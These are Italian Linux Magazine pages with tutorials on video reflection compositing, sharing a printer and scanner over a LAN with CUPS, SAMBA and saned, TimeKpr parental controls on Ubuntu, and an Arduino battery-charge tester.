
Un riflesso più realistico

Ribaltare l'immagine non basta: dobbiamo anche curare luce e posizione

01 IN MOVIMENTO

Rimanendo sulla transizione, spostiamoci in avanti fino al momento in cui l'attore smette di camminare. A questo punto si deve aggiungere un nuovo fotogramma chiave, modificando la posizione del riflesso in modo che sia di nuovo allineato.

02 LA LUCE FORTE

Per trasformare l'attuale immagine in un vero riflesso, in sovraimpressione rispetto all'acqua, il compositing della transizione deve essere impostato a **Hard light**. Per una sovraimpressione più leggere si può scegliere **Soft light** oppure **Overlay**.

03 MENO CONTRASTO

Sarà probabilmente necessario modificare il contrasto abbassandolo. Quindi aggiungiamo alla clip del riflesso l'effetto **Contrasto**, portando il valore sotto i 200 punti. È necessario riuscire a vedere i movimenti dell'acqua sotto al riflesso dell'attore.

04 NUOVA TRACCIA

Per completare il filmato, ci serve una quarta traccia. Possiamo aggiungerla cliccando col tasto destro del mouse sulla traccia **Video3**, e scegliendo **Inserisci nuova traccia.** La traccia video va inserita sopra la **Video3.**

05 SOVRAPPOSTO

Nella traccia **Video4** non facciamo altro che inserire la stessa clip di sfondo iniziale, quella con la bacinella d'acqua. Impostiamo anche una transizione composito per questa clip che sia riferita proprio alla traccia **Video1**, per avere una perfetta sovrapposizione.

06 CON UN RITAGLIO

Aggiungiamo alla clip della traccia **Video4** un effetto **Rotoscoping** disegnando il contorno della parte inferiore della bacinella d'acqua, in modo da far sparire la parte del riflesso dell'attore che altrimenti uscirebbe dal bordo dell'acqua.

CONDIVIDI NELLA LAN LA TUA STAMPANTE

Scopriamo come utilizzare i server di stampa e scansione CUPS e SANED per rendere la nostra stampante/scanner multifunzione disponibile nella LAN

Negli ultimi anni, i PC sono diventati sempre più piccoli e le stampanti sempre più grandi. L'uso di stampanti laser, infatti, è aumentato molto anche in ambito domestico, grazie al loro basso costo e alla semplicità d'uso. Tuttavia, la maggior parte di queste stampanti richiede una connessione USB, e questo significa che in teoria è possibile utilizzarla su un solo computer alla volta. Ma, si sa, fra le mura domestiche (così come in ufficio) i PC pullulano. Anche i modelli che integrando una connessione Ethernet potrebbero non essere un'opzione valida, perché la stampante potrebbe dover essere tenuta in una stanza che non è raggiunta da cavi di rete. Esistono alcune stampanti più costose che offrono il Wi-Fi, ma in genere non sono del tutto controllabili. Ad esempio, le stampanti HP offrono un buon pannello di controllo, ma è abbastanza scomodo da utilizzare. Altri modelli non lo offrono proprio, dunque l'unico modo per gestire la stampante è alzarsi e andare fisicamente davanti ad essa. Come fare per avere una stampante accessibile a chiunque e facilmente controllabile dal proprio PC? Semplice: basta condividerla nella propria rete locale usando CUPS. Inoltre, grazie all'integrazione tra **CUPS** e SAMBA, è possibile permettere di stampare praticamente a qualsiasi dispositivo: dai computer dotati di GNU/Linux o Windows, agli smartphone Android. Tutto ciò che dobbiamo fare è trovare un PC a basso consumo (e costo), come un Raspberry Pi, e trasformarlo in un server di stampa usando le giuste configurazioni di CUPS. Inoltre, molte delle grandi stampanti sono in realtà dei dispositivi multifunzione: hanno uno scanner, con il quale eseguire fotocopie o vere e proprie scansioni digitali. Ma si può condividere nella rete locale anche lo scanner, oltre alla stampante? Sì, grazie a **saned**, il demone che permette ad altri PC della LAN l'accesso agli scanner connessi tramite USB ad un computer che funge da server (magari, lo

Installiamo la stampante sul server

Ecco come accedere al pannello di controllo di CUPS

Home | Amministrazione | Classi | Guida in linea | Stampe

Aggiungi una stampante

Nome: Samsung_SCX4600_Series
Descrizione: Samsung SCX-4600 Series
Posizione:
Connessione: usb://Samsung/SCX-4600%20Series?serial=Z2VCBFFSC00811A&interface=1
Condivisione: Condividi questa stampante
Marca: Samsung Seleziona un'altra marca
Modello: Samsung SCX-4300, 2.0.0 (en) / Samsung SCX-4500, 2.0.0 (en) / Samsung SCX-4521F, 2.0.0 (en) / Samsung SCX-4600, 2.0.0 (en) / Samsung SCX-4623f, 2.0.0 (en) / Samsung SCX-4623fw, 2.0.0 (en) / Samsung SCX-5330N, 2.0.0 (en) / Samsung SCX-5530FN, 2.0.0 (en) / Samsung SCX-5635 Series PS (en) / Samsung SCX-5835 5935 Series PS (en)
Oppure fornisci un file PPD: Scegli file Nessun file selezionato

01 AMMINISTRAZIONE

Il server si configura puntando il browser all'indirizzo **https://indirizzo:631/admin**, dove indirizzo è l'IP del server, e inserendo nome utente e password del sistema. Si può aggiungere una nuova stampante semplicemente cliccando sull'apposito pulsante. Tutto molto semplice!

02 STAMPANTE LOCALE

Siamo sul server, quindi installiamo una stampante locale. Fatto ciò, abilitiamo l'opzione **Condividi questa stampante**. Ovviamente, è anche necessario assegnare alla stampante il corretto driver scegliendo fra quelli disponibili.



Pronti a condividere la stampante?

Abilitiamo SAMBA per consentire la stampa agli utenti della LAN

01 LA CONDIVISIONE

Per la condivisione della stampanti basta modificare il file di configurazione col comando **sudo nano /etc/samba/smb.conf**. Un valido esempio di configurazione è disponibile sulla pagina Web **www.edmaster.it/url/6953**.

02 UTENTI E PASSWORD

La prima volta per ciascuno degli utenti si deve lanciare il comando **sudo smbpasswd -a utente**. Poi è necessario riavviare il server. Da un altro PC è poi possibile verificare che l'accesso sia possibile: digitiamo **smbclient -U utente -L //indirizzo_IP/**.

03 DAL LATO CLIENT

Da un altro computer della rete locale è possibile installare la stampante usando il proprio CUPS, accedendovi tramite SAMBA. Infatti, basta scegliere la voce **Windows Printer via SAMBA** durante la procedura guidata di installazione.

04 URL STAMPANTE

L'indirizzo di una stampante SAMBA è qualcosa del tipo **smb://indirizzo_IP/Samsung_SCX-4600_Series**. Se, invece, si vuole usare IPP (Internet Printing Protocol), si può usare **ipps://indirizzo_IP:631/printers/Samsung_SCX-4600_Series**.

stesso usato come server per la stampa). Questo sistema di scansione funziona tramite **SANE**, invece che con **Twain**, ed è supportato da tutti i sistemi GNU/Linux, Mac OS X e anche Microsoft Windows (utilizzando l'apposito software di scansione **SaneTwain**). Per utilizzare lo scanner tutto quello di cui si ha bisogno è l'indirizzo IP del server ed un programma compatibile con il sistema SANE. Su GNU/Linux esistono tanti software: uno dei più semplici è **Skanlite**.

CONFIGURIAMO CUPS E GLI UTENTI

Per opzione predefinita, l'interfaccia web di CUPS non è accessibile da altri computer, quindi se stiamo lavorando su un Raspberry Pi è ovvio che non potremmo utilizzarlo. Dobbiamo quindi abilitarla modificando il file di configurazione col comando **sudo nano /etc/cups/cupsd.conf**.

Il file è abbastanza lungo, ma le opzioni che ci interessano sono le seguenti:

```
<Location />
  Order allow,deny
  Allow all
</Location>
<Location /admin>
  AuthType Default
  Require user @SYSTEM
</Location>
<Location /admin/conf>
  AuthType Default
  Require user @SYSTEM
</Location>
```

Queste sezioni ci permettono di stabilire i vari livelli di protezione per le aree di CUPS. Nel nostro esempio, stiamo permettendo a chiunque di accedere alla home page di CUPS (quindi la pagina che troviamo all'indirizzo **https.//indirizzo_IP_server:631/**) però richiediamo un'autenticazione per accedere alle sezioni di amministrazione (**/admin**) e configurazione (**/admin/conf**) del server di stampa. Quindi, tutti potranno vedere se il server funziona o se ci sono problemi, ma solo gli utenti autenticabili potranno applicare delle modifiche. In parti-

colare, l'istruzione **@SYSTEM** che abbiamo inserito indica che le credenziali utente richieste da CUPS dovranno essere quelle valide sul sistema operativo. Ad esempio, su un Raspberry Pi utilizzeremo probabilmente l'utente **pi**. Affinché questo utente possa essere davvero abilitato al controllo di CUPS, comunque, deve rientrare nel gruppo **lpadmin**, mentre affinché possa stampare è sufficiente che faccia parte del gruppo **lp**. Possiamo aggiungere l'utente ai gruppi con il comando:

```
sudo usermod -G sys,lp,lpadmin,⮠
        scanner,sambashare,saned pi
```

Abbiamo aggiunto degli altri gruppi che permettono sia l'utilizzo di SAMBA per la condivisione delle stampanti, sia saned per il controllo dello scanner.

Ovviamente, se non si vuole usare l'utente **pi** ma un altro basta aggiungere l'utente al sistema:

```
sudo useradd gianni
sudo passwd gianni
```

e poi ripetere il comando **usermod** con il nome del nuovo utente (*gianni*, nell'esempio).

Continuando a controllare il file **cupsd.conf**, vi sono altre righe interessanti:

```
<Policy default>
  <Limit Send-Document Send-URI⮠
   Hold-Job Release-Job Restart-Job⮠
      Purge-Jobs Set-Job-Attributes⮠
  Create-Job-Subscription Renew-Sub⮠
      scription Cancel-Subscription⮠
    Get-Notifications Reprocess-Job⮠
Cancel-Current-Job Suspend-Current⮠
     -Job Resume-Job CUPS-Move-Job⮠
                 CUPS-Get-Document>
  Order deny,allow
  Allow all
</Limit>
<Limit CUPS-Add-Modify-Printer⮠
    CUPS-Delete-Printer CUPS-Add-⮠
   Modify-Class CUPS-Delete-Class⮠
CUPS-Set-Default CUPS-Get-Devices>
  AuthType Default
  Require user @SYSTEM
  Order deny,allow
</Limit>
```

Il file di configurazione, ed è questo il bello di realizzare il proprio server di stampa invece di affidarsi alle funzioni di stampa


Le scansioni viaggiano sulla rete

Rendiamo accessibile lo scanner sulla rete locale con saned

01 SERVER ATTIVO

Di solito saned è già installato, ma la sua funzione di server non è attiva. Bisogna lanciare il comando **sudo nano /etc/default/saned** ed impostare il valore **yes** alla riga **RUN**. Il file dovrà avere l'aspetto della prima porzione del file scaricabile da **www.edmaster.it/url/6954**.

02 LA RETE LOCALE

Si devono poi specificare le reti o gli indirizzi IP ai quali è permesso utilizzare lo scanner: basta lanciare il comando **sudo nano /etc/sane.d/saned.conf** inserendo la propria LAN. Ad esempio, la rete potrebbe essere rappresentata dall'indirizzo IPv4 **192.168.1.0/24**.

03 RICONOSCIMENTO

Il server va riavviato, per permettere a saned di cominciare a funzionare. A questo punto i client dovrebbero già essere in grado di rilevare lo scanner, ma si può modificare il file **/etc/sane.d/net.conf** inserendo in fondo ad esso l'indirizzo IP del server.

04 UNA SCANSIONE

Ora, utilizzando un programma come **Skanlite** è possibile riconoscere lo scanner di rete ed eseguire le scansioni. Il programma funziona esattamente come se lo scanner fosse collegato tramite USB, permettendo anteprime e modifica delle varie opzioni.

di rete presenti di serie sulle stampanti moderne, ci permette di decidere chi può fare cosa. Ad esempio, con il codice qui presentato stiamo indicando che alcune operazioni, come l'invio di lavori di stampa o la cancellazione dei lavori, possono essere fatte da chiunque, persino utenti non autenticati. Invece, l'aggiunta di nuove stampanti e la modifica di quelle esistenti richiedono un utente autenticato.

CONDIVISIONE NELLA LAN CON SAMBA

Naturalmente è poi necessario abilitare la condivisione della stampante su SAMBA, la rete di Windows che è ormai uno standard di fatto della condivisione delle stampanti. Basta modificare il file di configurazione di SAMBA con il comando **sudo nano /etc/samba/smb.conf** e inserire alla fine di esso le sezioni dedicate alle stampanti:

```
[global]
load printers = yes
printing = cups
printcap name = cups
disable spoolss = no
printcap cache time = 60
printer admin = @lpadmin
```

La prima sezione ci permette di stabilire le caratteristiche di base del server: si tratta di cups, e gli utenti autorizzati a gestirlo fanno parte del gruppo **lpadmin**.

```
[printers]
comment = All Printers
path = /var/spool/samba
browseable = yes
guest ok = yes
writable = no
printable = yes
create mask = 0700
```





Fig. 1 - Condividendo la stampante con CUPS e SAMBA possiamo usarla anche dallo smartphone

Possiamo indicare una serie di opzioni: **browseable** significa che altri sistemi potranno ottenere l'elenco delle stampanti del server, ed è fondamentale perché così le stampanti verranno rilevate automaticamente. Poi, **guest ok** permette di stabilire che anche gli utenti "ospite" possono stampare, e **printable** indica semplicemente che al momento è permesso stampare con questo server. Al di là dell'accesso da ospite, per ciascuno degli utenti che devono poter stampare con il nostro server si deve lanciare il comando **sudo smbpasswd -a utente** scrivendo la password dell'utente. Poi si deve riavviare il sistema (o eventualmente soltanto i servizi di sistema CUPS e samba). Da un altro PC è poi possibile verificare che l'accesso sia davvero possibile:

```
smbclient -U utente -L //↵
                indirizzodelserver/
```

per ottenere l'elenco delle varie risorse accessibili.

STAMPIAMO DA ANDROID!

Utilizzando l'app **Shared printer plugin** si può anche installare la stampante su un sistema Android. Basta installarla usando l'indirizzo SAMBA. Ad esempio, se abbiamo deciso di chiamare la nostra stampante **Samsung_SCX-4600_Series**, allora il suo indirizzo sarà **smb://indirizzo_IP/Samsung_SCX-4600_Series**. Durante l'installazione, possiamo scegliere qualsiasi nome, ma conviene mantenere quello standard che indica il modello della stampante, in modo da identificare subito il driver da assegnare. Il bello dell'applicazione **Shared printer plugin** è che integra tutti i driver di CUPS, quindi anche sul nostro smartphone occupando un paio di centinaia di MB avremo i driver della maggior parte delle stampanti in circolazione, sempre aggiornati all'ultima versione.

UNA NOTA SUGLI SCANNER

La configurazione di saned per condividere lo scanner sulla rete locale è molto semplice, basta seguire la nostra guida. Ovviamente, prima di cominciare è molto importante verificare che sul server lo scanner sia connesso e correttamente riconosciuto. Per farlo basta lanciare **scanimage -L** che elenca gli scanner disponibili. La maggior parte degli scanner viene riconosciuta automaticamente: nel caso in cui così non fosse, si può installare il driver **hplip** per i prodotti HP e il **suldr** per i Samsung (il cui repository Debian può essere aggiunto seguendo le istruzioni del sito ufficiale del progetto **www.bchemnet.com/suldr**).
Per altri produttori, è importante verificare la disponibilità di driver sviluppati per piattaforma GNU/Linux!.

PARENTAL CONTROL? FACILE CON UBUNTU!

Configuriamo la distro firmata Canonical per far sì che i più piccoli non trascorrano intere giornate di fronte al PC

Mario Bonofiglio

Il PC di casa è liberamente utilizzabile da tutti? Anche dai minori? È bene monitorare l'uso che se ne fa e, magari, limitarne il tempo di utilizzo. Ciò perché è senza dubbio importante evitare che un bambino passi intere giornate di fronte al monitor e magari che trascorra parte del suo tempo libero anche per socializzare o fare sport. Per non parlare poi ai pericoli ai quali un minore può essere sottoposto nel caso in cui navighi liberamente sul Web. Ma, per fortuna, possiamo limitare il tempo di utilizzo di un PC equipaggiato con Ubuntu. Ad aiutarci c'è **TimeKpr**, un software specializzato proprio in ciò che fa per noi: definisce orari e tempi limite di utilizzo; superato un determinato periodo di tempo, TimeKpr disconnette l'utente (automaticamente).

Un software fondamentale!

Installiamo tutto il necessario e muoviamo i primi passi in TimeKpr


```
mario@mariobonofiglio-VirtualBox: ~
mario@mariobonofiglio-VirtualBox:~$ sudo add-apt-reposit
 This is ppa for my bits and pieces.
 Maggiori informazioni: https://launchpad.net/~mjasnik/+
Premere [INVIO] per continuare o Ctrl+C per annullare

gpg: portachiavi "/tmp/tmp7rajahz6/secring.gpg" creato
gpg: portachiavi "/tmp/tmp7rajahz6/pubring.gpg" creato
gpg: richiesta della chiave 47FA1307 dal server hkp keys
gpg: /tmp/tmp7rajahz6/trustdb.gpg: creato il trustdb
```


```
mario@mariobonofiglio-VirtualBox: ~
mario@mariobonofiglio-VirtualBox:~$
mario@mariobonofiglio-VirtualBox:~$ sudo apt-get install
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti sono stati installati automaticamen
sti:
  linux-headers-4.4.0-72 linux-headers-4.4.0-72-generic
  linux-image-4.4.0-72-generic linux-image-extra-4.4.0-7
```

01 UN NUOVO PPA

Prima di tutto aggiungiamo il PPA alla lista dei sorgenti. Lanciamo il comando **sudo add-apt-repository ppa:mjasnik/ppa** e confermiamo con **Invio**. Successivamente, aggiorniamo la lista pacchetti: **sudo apt-get update**.

02 SETUP DEL SOFTWARE

Una volta aggiornata la lista pacchetti lanciamo **sudo apt-get install timekpr**. Al termine dell'installazione, rechiamoci nella dash di Unity e lanciamo il software **TimeKpr Control Panel**.

03 PANNELLO DI STATO

Il pannello **Status** è quello informativo. In alto a destra possiamo selezionare uno degli utenti del sistema e, in basso, verifichiamo che tutti i lucchetti siano aperti: ciò significa che l'utente può operare come vuole.

04 CONTROLLO COMPLETO

Il secondo pannello, **Limit&Boundaries**, consente di personalizzare la configurazione utente. Ci sono numerose combinazioni per un controllo parentale completo e flessibile.

Padroni del tempo!

Ecco come configurare i limiti temporali per ogni singolo utente

01 LIMITI DI TEMPO

Se l'utente deve accedere al proprio account soltanto per un certo periodo di tempo, ogni giorno, spuntiamo la voce **Limit Access Duration** e impostiamo i minuti in **Every Day**. Il tempo verrà conteggiato dall'accesso tramite schermata di login.

02 WEEK-END LIBERO!

Non tutti i giorni sono uguali: durante la settimana è importante dedicare del tempo allo studio, mentre nel week-end potremo lasciare più di tempo a disposizione. Spuntiamo **Configure per Day** e impostiamo ogni singolo giorno.

03 VINCOLI ORARI

Può essere importante limitare anche il tempo di accesso in determinati orari della giornata. Basta spuntare **Limit Time Frame** e inserire l'ora di inizio in **from** e l'orario limite in **to**. Come nel caso precedente, possiamo dare orari differenti per ogni giorno della settimana.

04 LIMITI COMBINATI

Dopo aver effettuato le scelte temporali, salviamole con **Applica**. L'uso combinato di limiti di tempo e orari consente di vincolare l'uso del PC per un tempo massimo in una determinata fascia oraria. Possiamo verificare il tempo residuo disponibile nel pannello **Status**.

05 BLOCCHI RAPIDI

Dal pannello **Status** è possibile effettuare un blocco rapido con **Lock account**; evitare l'applicazione dei limiti nel giorno specifico con **Bypass for Today** e, infine, offrire/togliere qualche minuto di bonus di utilizzo con **Add time reward/penality**.

06 TUTTO PRONTO!

Effettuiamo l'accesso dall'account limitato per vedere una nuova icona in alto a destra che che mostra il tempo residuo di utilizzo. Allo scadere, la sessione verrà terminata. Ogni nuovo tentativo di accesso andrà in fumo!

"Quant'è carica quella batteria?"

Realizziamo con Arduino un sistema che ci permette di controllare la carica di qualsiasi batteria. È tutto semplice!

Le batterie alcaline sono probabilmente l'oggetto più acquistato di tutti i tempi: telecomandi, orologi, radio FM portatili, giocattoli hanno tutti bisogno di un po' di energia per poter funzionare correttamente. Fortunatamente, però, esistono anche delle versioni ricaricabili che, a differenza delle usa e getta, sono sempre più utilizzare. Ma se volessimo monitorare lo stato di carica di una qualsiasi batteria stilo? In commercio esistono dei dispositivi che ci permettono di farlo. Ma, da veri maker, possiamo realizzarne uno in casa a costo zero, a patto di avere, ovviamente, una scheda Arduino. Oltre alla scheda di prototipazione, infatti, ci occorrono solo una manciata di LED e resistenze: Arduino a parte, una spesa che si riduce a qualche centesimo di euro. Il progetto che realizzeremo è abbastanza semplice: come si può notare dallo schema in Fig. 1, 3 LED di differente colorazione (rosso, giallo e verde) verranno collegati ad Arduino; in base al livello di carica della batteria stilo collegata al circuito si accenderà il giusto LED (rosso se scarica, verde se carica, gialla se mediamente carica). Ma è arrivato il momento di passare dalla teoria alla pratica. Tuffiamoci subito in questa nuova avventura e scopriamo in anticipo se sta per arrivare il momento di cambiare le batterie!

Fig. 1 • Ecco lo schema di collegamento su breadboard

Il codice completo lo trovi su: ***www.edmaster.it/url/6944***

SCHEMA DI COLLEGAMENTO

I pin di Arduino da utilizzare sono, almeno nel nostro test, 8, 9 e 10, fra i digitali, e A0 fra gli analogici. Ai primi 3 vanno collegati i LED di cui abbiamo parlato in precedenza: ricordiamoci che, al fine di evitare eventuali guasti sui LED utilizzati, è sempre bene utilizzare una resistenza di protezione. E il pin analogico A0? A questo deve essere collegato il positivo della batteria da verificare: l'ATMega328 dell'Arduino, in base al nostro sketch, si occuperà di convertire il segnale analogico (i Volt della batteria) in digitale facendo accendere poi il giusto LED. Tra il positivo della batteria e il pin A0, però, è necessario porre una resistenza da 10 kOhm. A cosa serve? In gergo tecnico, questo resistore viene detto di pull-down ed ha uno scopo importante: quello di eliminare eventuali disturbi provenienti dalla batteria. È dunque evidente, al fine di ottenere una valutazione corretta della carica della batteria stilo, come sia importante non sottovalutare il collegamento di tale resistore.
Come già anticipato, lo schema di collegamento è evidentemente molto semplice: proprio per la sua semplicità possiamo prototipare il tutto in pochi secondi utilizzando una comunissima breadboard; ma i più esigenti potranno realizzare un circuito stampato e creare un dispositivo più comodo da utilizzare o portare in giro ogniqualvolta ce ne sarà bisogno.

LO SKETCH

Chiunque abbia già sviluppato qualcosa con Arduino, saprà già che la prima cosa da fare è la dichiarazione delle variabili:

```
int carica;
int Rosso=8;
int Giallo=9;
int Verde=10;
```

Anzitutto ne creiamo una che ci tornerà utile per memorizzare

il valore analogico convertito in digitale. Poi, ovviamente, dichiariamo 3 differenti variabili che identificano i corrispondenti 3 LED collegati ad Arduino. Queste ultime 3 variabili devono essere poi dichiarate come uscite, dunque:

```
void setup()
 {
  pinMode(8,OUTPUT);
  pinMode(9,OUTPUT);
  pinMode(10,OUTPUT);
 }
```

Ma ritorniamo un secondo alla variabile carica dichiarata ad apertura dello sketch. Abbiamo già detto che ci servirà per memorizzare un valore convertito da analogico a digitale. I più informati sapranno già che Arduino lavora a 5 V. Di conseguenza, riusciremo a leggere solo i valori compresi tra 0 e 5 V. Traducendo ciò in bit, riusciremo a leggere tutti i valori che vanno da 0 (0 V) a 1023 (5 V). Se la batteria (o le batterie) da verificare hanno una tensione massima di 5 V è tutto semplice. Ma se volessimo controllare una stilo da 1,5 V ad esempio? Basta un semplice calcolo matematico: dividiamo 1023 per 5 V e moltiplichiamo il risultato ottento per i Volt della batteria. Dunque, sempre nel caso di una batteria da 1,5 V, la tensione massima equivarrà ad un valore pari a 307. Teniamo ben a mente questa semplice formula matematica perché a breve ci servirà per personalizzare il codice dello sketch a seconda delle nostre esigenze.

```
void loop()
{
 delay(100);
 carica=analogRead(0);
 if (carica>265)
   {
     digitalWrite(Rosso,LOW);
     digitalWrite(Giallo,LOW);
     digitalWrite(Verde,HIGH);
   }
```

Diciamo ad Arduino di andare a leggere il valore (analogico) al pin A0, che corrisponde alla variabile carica precedentemente dichiarata. Se questo valore è superiore a 265 allora il LED di colore verde si accenderà per indicare che la batteria è carica. Ma a cosa corrisponde 265? Nel caso del test di una batteria da 1,5 V corrisponde al valore convertito di 1,3 V, un valore ancora sufficiente per far sì che la batteria utilizzata nei nostri test venga considerata carica.

```
 if ((carica<265)&&(carica >=164))
   {
     digitalWrite(Rosso,LOW);
     digitalWrite(Giallo,HIGH);
     digitalWrite(Verde,LOW);
   }
```

Analogamente al ciclo utilizzato per verificare la carica completa della batteria, nel caso in cui il valore letto al pin A0 e memorizzato nella variabile carica abbia un valore compreso tra 265 e 164 (ovvero 1,3 V e 0,8 V), facciamo sì che si accenda il solo LED giallo ad indicare una carica media e dunque una sostituzione quasi imminente della batteria.

```
if (carica<164)
   {
     digitalWrite(Rosso,HIGH);
     digitalWrite(Giallo,LOW);
     digitalWrite(Verde,LOW);
   }
```

Infine, se il valore rilevato è inferiore a 164 (come già detto, 0,8 V) accendiamo il LED rosso ad indicare che la carica della batteria collegata è troppo bassa e che è certamente il caso di procedere alla sostituzione o, se possibile, alla ricarica.

CONCLUSIONI

Come abbiamo avuto modo di scoprire, questo progetto Arduino è semplice non solo dal punto di vista dei collegamenti, ma anche lato codice. Alla fine, infatti, si tratta di 3 semplici cicli che, in base al valore rilevato, consentono di accendere il giusto LED. L'unica difficoltà, se così vogliamo definirla, sta nel tarare lo sketch a seconda delle proprie esigenze. Utilizzando il codice di test, infatti, è possibile ottenere un risultato esatto solo nel caso in cui venga collegata una batteria stilo da 1,5 V. Resta ovvio, dunque, che è il caso di cambiare i valori della variabile carica a seconda della batteria (o delle batterie) che vogliamo verificare. I più audaci potranno però espandere questo progetto che, come sempre, è solo un punto di partenza: si può infatti pensare di collegare diversi pulsanti ad Arduino che attivano diversi "profili": ad ogni profilo corrisponde una diversa batteria (da 1,5 e da 3 V ad esempio) in modo tale da evitare di mettere mano al codice ogniqualvolta vorremo verificare batterie che hanno tensioni dichiarate differenti. Come al solito, per qualsiasi dubbio o chiarimento è possibile fare riferimento al forum di Linux Magazine che, lo ricordiamo, ha un nuovo indirizzo: ***http://linux-magazine.edmaster.it***.


